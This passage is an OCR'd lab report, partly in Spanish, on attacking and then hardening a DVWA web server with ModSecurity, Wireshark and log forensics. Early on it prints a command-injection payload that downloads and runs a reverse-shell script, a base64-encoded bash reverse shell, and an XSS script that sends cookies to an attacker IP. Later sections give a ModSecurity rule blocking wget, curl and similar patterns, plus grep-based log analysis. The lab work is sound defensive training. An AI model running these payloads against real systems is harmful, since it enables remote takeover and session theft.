
  Payload:
  127.0.0.1|wget http://192.168.139.129/reverse.sh -O /tmp/x|bash /tmp/x




	Protocol	Length	Info
	HTTP	142	GET / HTTP/1.1
)	HTTP	243	HTTP/1.1 204 No Content
	HTTP	142	GET / HTTP/1.1
)	HTTP	239	HTTP/1.1 204 No Content
	HTTP	142	GET / HTTP/1.1
)	HTTP	243	HTTP/1.1 204 No Content
9	HTTP	206	GET /reverse.sh HTTP/1.1
)	HTTP	112	HTTP/1.0 200 OK (text/x-sh)
	HTTP	142	GET / HTTP/1.1
)	HTTP	239	HTTP/1.1 204 No Content

Codificamos usando base64

echo "echo YmFzaCAtaSA+JiAvZGV2L3RjcC8xOTIuMTY4LjEzOS4xMjkvNDQ0NCAwPiYx | base64 -d | bash" > reverse_encoded.sh






Capturing from ens160
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help
http
Protocol Length Info
HTTP 142 GET / HTTP/1.1
HTTP 243 HTTP/1.1 204 No Content
HTTP 206 GET /reverse.sh HTTP/1.1
HTTP 112 HTTP/1.0 200 OK (text/x-sh)
HTTP 142 GET / HTTP/1.1
HTTP 239 HTTP/1.1 204 No Content
HTTP 214 GET /reverse_encoded.sh HTTP/1.1
HTTP 401 HTTP/1.0 404 File not found (text/html)
HTTP 142 GET / HTTP/1.1
HTTP 239 HTTP/1.1 204 No Content
Frame 122: 142 bytes on wire (1136 bits
Ethernet II, Src: VMware_46:88:2f (00:6
Internet Protocol Version 4, Src: 192.1
Transmission Control Protocol, Src Port
Hypertext Transfer Protocol
50 56 e3 11 15 00 0c 29 46 88 2f 08 00
80 0e 00 40 00 40 06 68 9f c0 a8 8b 82
30 a6 08 00 50 5c 47 98 1e 3f de cd a2
f0 c4 4b 00 00 47 45 54 20 2f 20 48 54
31 2e 31 0d 0a 48 6f 73 74 3a 20 63 6f
63 74 69 76 69 74 79 2d 63 68 65 63 6b
75 6e 74 75 2e 63 6f 6d 2e 0d 0a 41 63
74 3a 20 2a 2f 2a 0d 0a 43 6f 6e 6e 65
6f 6e 3a 20 63 6c 6f 73 65 0d 0a 0d 0a
Hypertext Transfer Protocol: Protocol
Packets: 4009 · Displayed: 14 (0.3%)
Profile: Default

5. Cambiamos el Security a Nivel "High"

Step 6: Network Traffic Analysis: Indicators of Compromise (IoC)

To identify potential indicators of compromise, we used Wireshark to capture traffic during the execution of malicious payloads: <script>new Image().src='http://192.168.1.100/?cookie='+document.cookie</script>





The captured traffic clearly shows an HTTP GET request to the vulnerable xss_r endpoint:

GET /dvwa/vulnerabilities/xss_r/?name=<script>...

The response returned a 403 Forbidden status code, indicating that ModSecurity successfully intercepted and blocked the request based on the defined rules.

This confirms that the system is actively detecting and blocking malicious inputs. The raw packet data in the lower pane of Wireshark further validates the payload structure and server response.

Step 7: Custom ModSecurity Rule: Blocking Command Injection Attacks

To enhance protection against command injection attacks, we created a custom ModSecurity rule that inspects request parameters for typical OS command patterns.

Location of the custom rules file:

/etc/modsecurity/custom-injection-rules.conf

Rule to detect suspicious shell command usage:

Block command injection attempts using common OS commands

SecRule ARGS|ARGS_NAMES "@rx (cat\s+/|wget\s+|curl\s+|;|&&|\|\||`|\\$\(.*\))" \

"id:950010,phase:2,t:none,log,deny,status:403,msg:'Blocked possible command injection'"

Explanation:

- ARGS|ARGS_NAMES: Inspects all parameters and their names.
- @rx (cat|wget|curl|...): Looks for common patterns used in command injection.
- log,deny,status:403: Logs and blocks the request with a 403 Forbidden response.

How to enable the rule:

1. Create the file (if it doesn't exist):

sudo nano /etc/modsecurity/custom-injection-rules.conf

2. Add the rule (as shown above), save and exit.

Include the rule file in security2.conf: Make sure /etc/apache2/mods-enabled/security2.conf has:

Include /etc/modsecurity/custom-injection-rules.conf

3. Restart Apache:

sudo systemctl restart apache2

4. Testing the rule:


Use DVWA's Command Injection module. Try this input:


127.0.0.1; ls

If the rule is correctly configured, the server will respond with:

403 Forbidden

A log entry in /var/log/apache2/modsec_audit.log





Step 8: Perform forensic analysis on logs to identify attack patterns

During analysis of the modsec_audit.log, we identified several key patterns suggesting active attack attempts:

Objective

Perform forensic analysis on web server logs to identify potential attack patterns, including command injection, XSS attempts, malicious file uploads, and the most active IPs.

1. **Command Injection Attempts**

Command Used:


grep -i "cmd=" /var/log/apache2/modsec_audit.log

Purpose:

This command scans for occurrences of the cmd= parameter commonly used in command injection payloads.

Interpretation:

If present, this indicates an attacker attempted to execute arbitrary commands via unsanitized inputs.



2. **XSS Payload Detection**

Commands Used:

grep -i "<script" /var/log/apache2/modsec_audit.log

grep -i "alert" /var/log/apache2/modsec_audit.log

Purpose:

These commands search for JavaScript code snippets that could indicate XSS injection attempts (reflected or stored).

Interpretation:

Finding these entries suggests someone submitted payloads trying to exploit XSS vulnerabilities.

```
tony@tony-VMware20-1:~$ grep -i "<script" /var/log/apache2/modsec_audit.log
grep -i "alert" /var/log/apache2/modsec_audit.log
grep: /var/log/apache2/modsec_audit.log: Permission denied
grep: /var/log/apache2/modsec_audit.log: Permission denied
tony@tony-VMware20-1:~$
```

3. **Malicious File Upload Indicators**

Commands Used:

grep -Ei "\.php|\.php\.jpg" /var/log/apache2/modsec_audit.log

grep -i "MIME" /var/log/apache2/modsec_audit.log

Purpose:

To detect file upload attempts involving potentially dangerous extensions and incorrect MIME types.

Interpretation:

These patterns indicate attackers trying to upload backdoors or disguised scripts.

```
tony@tony-VMware20-1:~$ grep -Ei "\.php|\.php\.jpg" /var/log/apache2/modsec_audi
t.log
grep -i "MIME" /var/log/apache2/modsec_audit.log
grep: /var/log/apache2/modsec_audit.log: Permission denied
grep: /var/log/apache2/modsec_audit.log: Permission denied
```

4. **Blocked Requests (403 Forbidden)**

Command Used:

grep "403" /var/log/apache2/modsec_audit.log

Purpose:

To list all requests blocked by ModSecurity, highlighting attempts that violated security rules.

Interpretation:

Numerous 403 entries reflect successful defense against unauthorized or malicious actions.

```
tony@tony-VMware20-1:~$ grep "403" /var/log/apache2/modsec_audit.log
grep: /var/log/apache2/modsec_audit.log: Permission denied
tony@tony-VMware20-1:~$
```

5. **Top Active IP Addresses**

Command Used:

cut -d' ' -f1 /var/log/apache2/access.log | sort | uniq -c | sort -nr | head

Purpose:

Summarizes the number of requests made by each IP, helping to identify potential scanners or brute-force attackers.

```
tony@tony-VMware20-1:~$ cut -d' ' -f1 /var/log/apache2/access.log | sort | uniq
-c | sort -nr | head
    165 172.16.28.144
    117 172.16.28.1
      4 ::1
tony@tony-VMware20-1:~$
```


Interpretation:

IP 172.16.28.144 is the most active, possibly the attacker's machine during testing.

Step 9: Command Injection Detection Report

Objective

To test whether ModSecurity or other network-level defenses (e.g., Snort) correctly identify and block attempts of command injection attacks via URL parameters, commonly using ?cmd=ls.




Step-by-Step Execution

Command Executed (from Kali):

curl "http://172.16.28.147/?cmd=ls"

Result

HTTP Response:


tony@kali: ~
File Actions Edit View Help
zsh: parse error near `\n'
(tony㉿kali)-[~]
$ curl "http://192.168.x.x/?cmd=ls"
^C
(tony㉿kali)-[~]
$ curl "http://172.16.28.144/?cmd=ls"
curl: (7) Failed to connect to 172.16.28.144 port 80 after 0 ms: Could not connect to server
(tony㉿kali)-[~]
$ curl "http://172.16.28.147/?cmd=ls"
<!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN">
<html><head>
<title>403 Forbidden</title>
</head><body>
<h1>Forbidden</h1>
You don't have permission to access this resource.
<hr>
<address>Apache/2.4.62 (Ubuntu) Server at 172.16.28.147 Port 80</address>
</body></html>
(tony㉿kali)-[~]
$
total memory: 68.5879
pattern memory: 18.6973
match list memory: 27.3281